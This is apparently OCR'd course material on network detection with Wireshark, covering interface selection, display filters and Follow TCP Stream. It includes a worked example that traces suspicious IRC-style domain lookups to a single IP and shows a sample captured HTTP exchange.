We will not learn all the features of Wireshark. Instead, we focus on the features that are most important for us at this time. We start by looking at and understanding the Wireshark interface and the icons and features that we mostly use:

The third icon on the toolbar is the one that allows you to start a new live packet capture on the already selected network interface. This means "start to sniff this network now."


The fourth icon is the one to stop the live capture.

The floppy icon enables you to save the results in PCAP format, which enables you to run it again later in Wireshark or in other protocol analyzers like TCPdump.

The Filter box is the place where you include the filtering expressions.

Wireshark: Selecting the Interfaces (1)

- Before we begin the traffic capture, we need to select which interface to use



Advanced Detection and Packet Analysis

Getting started


We already know what Wireshark is and what it is used for, so now it is time to get real packets. The first step is to select the communications interface you want to use to sniff the traffic.

You may be on a machine with multiple interfaces, such as an IDS (Intrusion Detection System), for example, so it may have an interface connected on a switch mirror port. The mirror port receives all of the traffic from the switch and is used for switch management. In this case, you have to select the interface that is plugged into the mirror port so that you can watch all the traffic.

On Wireshark, the path is Capture->Interfaces. This opens another box and enables you to select which interface you want.

Wireshark: Selecting the Interfaces (2)

- Select the Interface:




Advanced Detection and Packet Analysis

Getting Started

Going to the Capture menu and selecting the interface allows us to select the proper interface to use for sniffing. That is exactly what this slide displays; a list of interfaces from which to select the one you want to sniff the network.

Wireshark: Getting the Traffic


- Traffic is flowing through Wireshark:
  - No filter
  - All traffic



Advanced Detection and Packet Analysis

The Traffic Is Coming ...

As soon you press the capture button, the traffic starts to flow to Wireshark. Because no rule or filter was defined, you can see all the traffic, including all protocols, all IP addresses, and all port numbers.




Understanding the Wireshark Interface
Before we go through Wireshark filters, we need to understand the various windows within Wireshark.

- We have the Packets window at the top. In this window, you can see a summary line of each packet with the fields:
    - **Number**: Order the packet arrived in Wireshark
    - **Time**: UNIX time format
    - **Source**: Source IP
    - **Destination**: Destination IP
    - **Protocol**: The protocol used; DNS, ICMP, TCP, ARP, and so on.
    - **Information about the packet**: If it is ICMP, it can indicate whether it is an echo request/reply. If it is DNS it can indicate if it is a query....

- The second part of the window is where we find a protocol tree in a drill down format. This allows us to go deeper into the Network layers and dissect the protocol and all its fields. For example, for a Microsoft Windows Browser Protocol packet, you would have:
    - Frame
    - Ethernet II
    - Internet Protocol Version 4
    - User Datagram Protocol
    - NetBIOS Datagram Service
    - SMB (Server Message Block Protocol)
    - SMB MailSlot Protocol
    - Microsoft Windows Browser Protocol

Each one drills down into further sublevels.


- The third window at the bottom is the one that shows the selected packet in both HEX (hexadecimal) and in ASCII.



The Wireshark Filters

We already know how to get the traffic for sniffing but because we may be seeing too much traffic, it is time to learn how we can select the specific traffic of interest to us. To narrow down the information displayed, Wireshark provides an interesting feature, the filters! Wireshark offers a nice way to filter the specific traffic to select only the traffic that you want to see. It is intuitive and close to the format used by TCPdump BPF filters.

Also, it provides an educational way to learn about new filters just by selecting the specific protocols on the drill-down protocol tree.



Wireshark's Basic Filters

Wireshark provides complete online help documentation explaining all its features:


http://www.wireshark.org/docs

We take a look at the basics and how it works. First, we look at the comparative expressions. Much like any script language, the comparative expressions can be expressed as follows:

- **eq (==)**: Equal
- **ne (!=)**: Not equal
- **gt (>)**: Greater than
- **lt (<)**: Less than
- **ge (>=)**: Greater than or equal to
- **le (<=)**: Less than or equal to

In our examples, we use the eq (or two equal symbols ==) that means equal. In the basic filter, we select just the protocol we want to see, which is IP. Therefore, we fill the Filter box with the word *ip*. The same goes for the following examples:

- For UDP, type *udp* in the filter box.
- For TCP, type *tcp* in the filter box.
- For HTTP, type *http* in the filter box.
- For DNS, type *dns* in the filter box.




Wireshark Basic Filters

The Wireshark filters can also be more complex. To start with, we can select just source and destination IPs. For source IP enter *ip.src eq 192.168.0.1* in the filter box. This shows just the packets that have the source IP equal to 192.168.0.1. For destination IP enter **ip.dst eq 192.168.0.35** in the filter box. This shows just the packets that have the destination IP equal to 192.168.0.35.

We can also combine different filters. For example, we want all traffic with source IP 192.168.0.35 and the destination port on any remote host that is not port 80 (http):

ip.src == 192.168.0.35 and (tcp.dstport ne 80)




Wireshark Basic Filters

While playing with filters can be fun; sometimes you may want to use more complex filtering expressions. That's when Wireshark can help! When you have a packet and want to learn how to create a filter for it, Wireshark shows you!

In the slide, we can see on the HTTP part of the protocol tree drill-down that the request method is POST. If we click there, it leads to that part on the HEX/ASCII window and shows on the status bar how to use it as a filter expression on Wireshark. In this example: *http.request.method.*

If we want to use it to filter all packets that have the method POST, we can just type in the filter box:

http.request.method == "POST"



Our Example

In our example, we start filtering the DNS packets from our packet capture. There are several ways to accomplish this. For now, we look at two different ways:

Using a filter for UDP port 53. As we know, UDP port 53 is the port used by DNS for its transactions (except for some zone transfers that can use TCP port 53):


udp.port == 53

The other method would be to just type *dns* on the filter box.

Both would lead to the same result and show all DNS packets. Now we are interested in seeing if we can spot anything from the DNS queries. And we are lucky. Some interesting domain names are requested such as:

- *irc.xbox-crew.net*
- *crew.xbox-crew.net*

Both queries return the IP 72.8.134.169.




Our Example

When filtering by DNS, we got some strange domain names that were resolving to the same IP address: 72.8.134.169. Our next step is to identify all packets that have this IP address as a source IP. A simple filter *ip.src == 72.8.134.169* can do the trick.

As a result of this filter, we see that it results in a lot of traffic, but two interesting patterns appear:

- There is traffic involving this IP and port 80, used by HTTP.
- There is traffic involving this IP and port 9001, an unknown port.

But what is generating that traffic? How can we go deeper into those packets to discover more information? The traffic to port 80 doesn't mean anything malicious because it could be legitimate web traffic. But what about the traffic on port 9001?




Following the TCP Stream (1)

Wireshark is a real Swiss Army knife for working with network related traffic. Among its features, it offers an interesting one called Follow TCP Stream. This feature allows you to see the TCP conversation in the same way the application sees it.

In other words, if you have HTTP traffic between two hosts, you can select any packet from this conversation and ask Wireshark to Follow TCP stream. It reconstructs all the conversation and shows it to you in the same way the application sees it, both client-side and server-side:


GET / HTTP/1.1
Host: www.cnn.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; pt-BR; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,/*;q=0.5*
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,;q=0.7*
Keep-Alive: 300
Connection: keep-alive
Cookie: s_vi=[CS]v1|469D50E900001A75-A130C5F00000AE7[CE]; SelectedEdition=www;
s_pers=%20s_lastvisit%3D1186400513515%7C1281008513515%3B%20s_vnum%3D1187306947812%252
6vn%253D5%7C1187306947812%3B%20s_invisit%3Dtrue%7C1186402341203%3B; CNNid=Ga50a901e-
27037-1186400555-904
HTTP/1.1 200 OK

Date: Sat, 08 Sep 2007 02:50:56 GMT
Server: Apache
Accept-Ranges: bytes
Cache-Control: max-age=60, private
Expires: Sat, 08 Sep 2007 02:51:55 GMT
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 30032
Content-Type: text/html
Keep-Alive: timeout=5, max=64
Connection: Keep-Alive



Following the TCP Stream (2)

